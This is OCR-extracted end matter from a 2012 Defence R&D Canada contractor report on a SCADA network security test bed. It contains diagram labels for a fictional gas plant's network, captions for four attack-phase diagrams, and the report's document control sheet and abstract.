

SCADA Management Network
Network Tools
Operator Workstations
HMI
Data Loggers
SMTP
Web Servers
DNS
VPN
DMZ
Office LAN Firewall
Internet
Corporate Firewall
SCADA Plant Network
Plant Network
Distribution Network
Mail Server
File Server
Authentication
Database
Application Servers
Office LAN
Indigo Electrical Generation
Client name: Indigo Electrical Generation
Drawing title: Gas Plant
Originator:
Designed By:
Date: dd-mm-yyyy
Scale: None
Document #: xxx-xxx-xxx or None
Revision #: v1.0
Drawing #: xx
Page: xx or xx

Annex H: Attack Diagrams


H.1 Attack Diagram - Phase 1




H.2 Attack Diagram - Phase 2



H.3 Attack Diagram - Phase 3



H.4 Attack Diagram - Phase 4


Hacker Exploit Phase 4 –
SCADA PLC Control
SCADA Management Network
Network Tools
Operator Workstations
HMI
Data Loggers
SMTP
Web Servers
DNS
VPN
DMZ
Internet
Corporate Firewall
SCADA Network Segment Firewall
SCADA Field Network
Office LAN Firewall
Office LAN
Mail Server
File Server
Authentication
Database
Application Servers
Vulnerability Exploited on SCADA PLC resulted in complete attacker control.
Indigo Gas Plant
Client name: Indigo Gas Plant
Drawing title: Gas Plant
Originator:
Designed By:
Date: dd-mm-yyyy
Scale: None
Document #: xxx-xxx-xxx or None
Revision #: v1.0
Drawing #: xx
Page: xx or xx

DOCUMENT CONTROL DATA

(Security classification of title, body of abstract and indexing annotation must be entered when the overall document is classified)

1. ORIGINATOR (The name and address of the organization preparing the document. Organizations for whom the document was prepared, e.g. Centre sponsoring a contractor's report, or tasking agency, are entered in section 8.)

SOLANA Networks Inc Suite 215,
301 Moodie Drive
Nepean, ON K2H 9C4

2. SECURITY CLASSIFICATION (Overall security classification of the document including special warning terms if applicable.)

UNCLASSIFIED
(NON-CONTROLLED GOODS)
DMC A
REVIEW: GCEC June 2010

3. TITLE (The complete document title as indicated on the title page. Its classification should be indicated by the appropriate abbreviation (S, C or U) in parentheses after the title.)

SCADA NETWORK SECURITY IN A TEST BED ENVIRONMENT

4. AUTHORS (last name, followed by initials – ranks, titles, etc. not to be used)

Seddigh, Nabil

5. DATE OF PUBLICATION (Month and year of publication of document.)

October 2012

6a. NO. OF PAGES (Total containing information, including Annexes, Appendices, etc.)

369

6b. NO. OF REFS (Total cited in document.)

7. DESCRIPTIVE NOTES (The category of the document, e.g. technical report, technical note or memorandum. If appropriate, enter the type of report, e.g. interim, progress, summary, annual or final. Give the inclusive dates when a specific reporting period is covered.)

Contractor Report

8. SPONSORING ACTIVITY (The name of the department project office or laboratory sponsoring the research and development – include address.)

Defence R&D Canada – CSS
22 Nepean St
Ottawa, Ontario K1A 0K2

9a. PROJECT OR GRANT NO. (If appropriate, the applicable research and development project or grant number under which the document was written. Please specify whether project or grant.)

PSTP 03-423eSEC

9b. CONTRACT NO. (If appropriate, the applicable number under which the document was written.)

10a. ORIGINATOR'S DOCUMENT NUMBER (The official document number by which the document is identified by the originating activity. This number must be unique to this document.)

DRDC CSS CR 2012-022

10b. OTHER DOCUMENT NO(s). (Any other numbers which may be assigned this document either by the originator or by the sponsor.)

11. DOCUMENT AVAILABILITY (Any limitations on further dissemination of the document, other than those imposed by security classification.)

Unclassified/Unlimited

12. DOCUMENT ANNOUNCEMENT (Any limitation to the bibliographic announcement of this document. This will normally correspond to the Document Availability (11). However, where further distribution (beyond the audience specified in (11) is possible, a wider announcement audience may be selected.))

Unlimited

13. ABSTRACT (A brief and factual summary of the document. It may also appear elsewhere in the body of the document itself. It is highly desirable
that the abstract of classified documents be unclassified. Each paragraph of the abstract shall begin with an indication of the security classification
of the information in the paragraph (unless the document itself is unclassified) represented as (S), (C), (R), or (U). It is not necessary to include
here abstracts in both official languages unless the text is bilingual.)

This project calls for the establishment of a SCADA network security test bed within the Public Safety Canada CCIRC (Canadian Cyber Incident Response Centre) secure lab facility. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defence mechanisms as well as development of best practices for securing such networks. A key project objective is to build greater capacity among Canadian government, industry and academia in the area of SCADA network security.

Le projet vise la création d'un banc d'essai de sécurité des réseaux SCADA dans le laboratoire sécurisé du Centre canadien de réponse aux incidents cybernétiques (CCRIC) de Sécurité publique Canada. Le banc d'essai sera utilisé pour évaluer et mettre à l'essai les architectures, les vulnérabilités et les mécanismes de défense de réseaux SCADA et pour élaborer des pratiques exemplaires visant à sécuriser ces réseaux. Un objectif clé du projet est d'améliorer les capacités en matière de sécurité de rése.

Key word SCADA; Cyber Security; Network Security